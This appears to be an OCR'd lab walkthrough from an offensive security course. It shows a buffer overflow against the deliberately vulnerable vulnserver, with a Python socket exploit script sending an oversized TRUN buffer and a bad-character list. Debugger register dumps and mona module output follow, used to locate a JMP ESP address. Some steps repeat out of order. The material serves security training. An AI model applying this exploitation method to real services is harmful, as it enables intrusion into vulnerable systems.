


```
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
Received a client connection from 10.211.55.8:55318
Waiting for client connections...

C:\Users\alejandroguinea\Desktop\vulnserver>vulnserver.exe 4444
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```



<u>Step 3:</u> In Kali, execute the modified exploit script called pocbo.py. This will crash vulnserver.exe running in Windows

<u>Step 4:</u> In Windows, in Immunity Debugger, observe that EBP contains 41's. EIP contain 42’s but the dump of ESP does **not** contain \x01 but contains \x00 - null byte, which means NUL byte clearly affects the execution flow



Step 5: In Kali, Remove \x00 NUL character (at the beginning of the bad chars list) in the exploit script and save it.

Step 6: In Windows, Restart vulnserver.exe and attach Immunity debugger to the running vulnserver.exe

Step 7: In Kali, execute the modified exploit script pocbo.py. This will NOT crash the vulnserver.exe running in Windows.

Note : Now you know that we have overwritten the address space of ESP with badchars. Remember that Never hardcode the address that EAP points too. You need to find the generic address that ESP points to and pass that to EIP.

Step 8: In Windows, download mona.py and drop it inside the pycommands directory of Immunity Debugger.

Note : Now, We need to find out what modules are loaded and at what point? Then we need to execute our exploit script and redirect the execution to that point.

Step 9: Go to Lesson 6.5 -

Lab Questions - Lesson 6.4 Controlling EBP, ESP and EIP

Question 1: What is represented as **\x00** hex ?

It represents the NUL character

Question 2: Why do we care about bad characters ?

Bad characters can affect the execution of the payload. Some examples are NUL, carriage return etc. We need to modify and execute the exploit script to determine which bad characters might stop execution of the payloads.

Offensive ~~Penetration Testing Module 6.5 - Redirecting Execution~~

Description:


Understand concepts behind buffer overflow attack and find out more about memory using mona.py. Find out what modules are loaded in the memory(where we execute the exploit/payload) during application crash so that we can redirect execution by pointing EIP to the address of an existing JMP ESP instruction of a loaded executable module.

Requirements:

1. Access to the OSCP Lab
2. Kali Linux as attacker machine
    a. Metasploit framework
    b. Python
    c. Python Script to pass fuzzy inputs to vulnserver.exe
    d. An Editor such as nano/Vim to modify the Python Script (Also called exploit)
3. Windows XP as Victim Machine
    a. Vulserver.exe - A vulnerable application with *TRUN* vulnerability
       https://github.com/stephenbradshaw/vulnserver
    b. Immunity Debugger - For analyzing memory allocations and stack analysis
       https://www.immunityinc.com/products/debugger/index.html
    c. mona.py - Plugin for Immunity debugger for boosted analysis
       https://github.com/corelan/mona
    d. Bad characters list - to be used along with Immunity Debugger and mona.py
       https://bulbsecurity.com/finding-bad-characters-with-immunity-debugger-and-mona-py/


4. Complete Lesson 6.4 - Bad chars

Step 1: In Kali, modify the exploit script as shown below and save it.




```
GNU nano 3.2                          pocbo.py                          Modified

#!/usr/bin/python

import socket
import os
import sys

host="10.211.55.7"
port=4444

#char = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae$
#badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e$
#"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
#"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
#"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
#"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
#"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
#"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
#"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

buffer = "TRUN /.:/" + 'A' * 2003 + 'B' * 4 + 'C' * (5900-2003-4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Step 2: In Windows, restart vulnserver.exe and attach Immunity debugger to the running vulnserver.exe




```
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
Received a client connection from 10.211.55.8:55318
Waiting for client connections...

C:\Users\alejandroguinea\Desktop\vulnserver>vulnserver.exe 4444
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```



Step 3: In Kali, execute the modified exploit script called pocbo.py. This will crash vulnserver.exe running in Windows

Step 4: In Windows, type command ***!mona modules*** in the Immunity Debugger and press enter




```
Registers (FPU)
EAX 00EBF1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00C05410
EDX 00001587
EBX 0000011C
ESP 00EBF9C8 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 004018A8 vulnserv.004018A8
EDI 004018A8 vulnserv.004018A8

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 320000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
```

```
00EBF9C8   43434343  CCCC
00EBF9CC   43434343  CCCC
00EBF9D0   43434343  CCCC
00EBF9D4   43434343  CCCC
00EBF9D8   43434343  CCCC
00EBF9DC   43434343  CCCC
00EBF9E0   43434343  CCCC
00EBF9E4   43434343  CCCC
00EBF9E8   43434343  CCCC
00EBF9EC   43434343  CCCC
```

```
!mona modules
[07:27:36] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
```


Step 5: In Windows, Using Immunity debugger find any module which is loaded in the memory and for which memory protection flags are disabled or are false.



```
Address  Message
77DCB390 New thread with ID 000018EC created
00400000 Modules C:\Users\alejandroguinea\Desktop\vulnserver\vulnserver.exe
           CRC changed, discarding .udd data
62500000 Modules C:\Users\alejandroguinea\Desktop\vulnserver\essfunc.dll
75120000 Modules C:\Windows\system32\mswsock.dll
75380000 Modules C:\Windows\System32\CRYPTBASE.dll
75390000 Modules C:\Windows\System32\SspiCli.dll
76660000 Modules C:\Windows\System32\bcryptPrimitives.dll
769E0000 Modules C:\Windows\System32\sechost.dll
76A60000 Modules C:\Windows\System32\RPCRT4.dll
76CD0000 Modules C:\Windows\System32\msvcrt.dll
76F00000 Modules C:\Windows\System32\KERNELBASE.dll
77130000 Modules C:\Windows\System32\KERNEL32.DLL
77810000 Modules C:\Windows\System32\WS2_32.DLL
77D20000 Modules C:\Windows\SYSTEM32\ntdll.dll
77D92780 [07:26:50] Attached process paused at ntdll.DbgBreakPoint
         [07:26:52] Thread 000018EC terminated, exit code 0
0040180A New thread with ID 00000B34 created
42424242 [07:27:36] Access violation when executing [42424242]
0BADF00D [+] Command used:
0BADF00D !mona modules

         ---------- Mona command started on 2019-09-22 07:27:58 (v2.0, rev 596) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D
0BADF00D  Module info :
0BADF00D -----------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D -----------------------------------------------------------------------------------------
0BADF00D  0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False | False    | False  | -1.0- [essfunc.dll] (C:\Users\alejandroguinea\Desktop\vulnserver\essfunc.dll)
0BADF00D  0x76f00000 | 0x770fa000 | 0x001fa000 | True   | True    | True  | False    | True   | 10.0.17763.592 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0BADF00D  0x77810000 | 0x7786f000 | 0x0005f000 | True   | True    | True  | False    | True   | 10.0.17763.1 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL)
0BADF00D  0x75120000 | 0x75172000 | 0x00052000 | True   | True    | True  | False    | True   | 10.0.17763.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0BADF00D  0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False | False    | False  | -1.0- [vulnserver.exe] (C:\Users\alejandroguinea\Desktop\vulnserver\vulnserver.exe)
0BADF00D  0x77130000 | 0x77210000 | 0x000e0000 | True   | True    | True  | False    | True   | 10.0.17763.592 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
0BADF00D  0x76cd0000 | 0x76d90000 | 0x000c0000 | True   | True    | True  | False    | True   | 7.0.17763.475 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll)
0BADF00D  0x75380000 | 0x7538a000 | 0x0000a000 | True   | True    | True  | False    | True   | 10.0.17763.1 [CRYPTBASE.dll] (C:\Windows\System32\CRYPTBASE.dll)
0BADF00D  0x75390000 | 0x753b0000 | 0x00020000 | True   | True    | True  | False    | True   | 10.0.17763.1 [SspiCli.dll] (C:\Windows\System32\SspiCli.dll)
0BADF00D  0x77d20000 | 0x77ebc000 | 0x0019c000 | True   | True    | True  | False    | True   | 10.0.17763.1 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D  0x76a60000 | 0x76b1f000 | 0x000bf000 | True   | True    | True  | False    | True   | 10.0.17763.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BADF00D  0x769e0000 | 0x76a59000 | 0x00079000 | True   | True    | True  | False    | True   | 10.0.17763.1 [sechost.dll] (C:\Windows\System32\sechost.dll)
0BADF00D  0x76660000 | 0x766c2000 | 0x00062000 | True   | True    | True  | False    | True   | 10.0.17763.678 [bcryptPrimitives.dll] (C:\Windows\System32\bcryptPrimitives.dll)
0BADF00D
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.266000
!mona modules
```


Step 6: In Windows, Note down the name of the loaded module; In this case it is *essfunc.dll.* Now we need to find JMP ESP instruction in the stack of this module

Step 7: In Windows, within Immunity Debugger go to the list of executable modules





```
Base     Size     Entry    Name     File version         Path
00400000 00007000 00401130 vulnserv                      C:\Users\alejandroguinea\Desktop\vulnserver\vulnserver.exe
62500000 00008000 625010C0 essfunc                       C:\Users\alejandroguinea\Desktop\vulnserver\essfunc.dll
75120000 00052000 75129C80 mswsock  10.0.17763.1 (W      C:\Windows\system32\mswsock.dll
75380000 0000A000 753829E0 CRYPTBAS 10.0.17763.1 (W      C:\Windows\System32\CRYPTBASE.dll
75390000 00020000 7539C960 SspiCli  10.0.17763.1 (W      C:\Windows\System32\SspiCli.dll
76660000 00062000 76692BE0 bcryptPr 10.0.17763.678       C:\Windows\System32\bcryptPrimitives.dll
769E0000 00079000 76A000F0 sechost  10.0.17763.1 (W      C:\Windows\System32\sechost.dll
76A60000 000BF000 76A9E940 RPCRT4   10.0.17763.1 (W      C:\Windows\System32\RPCRT4.dll
76CD0000 000C0000 76D06C80 msvcrt   7.0.17763.475 (      C:\Windows\System32\msvcrt.dll
76F00000 001FA000 770089C0 KERNELBA 10.0.17763.592       C:\Windows\System32\KERNELBASE.dll
77130000 000E0000 77150010 KERNEL32 10.0.17763.592       C:\Windows\System32\KERNEL32.DLL
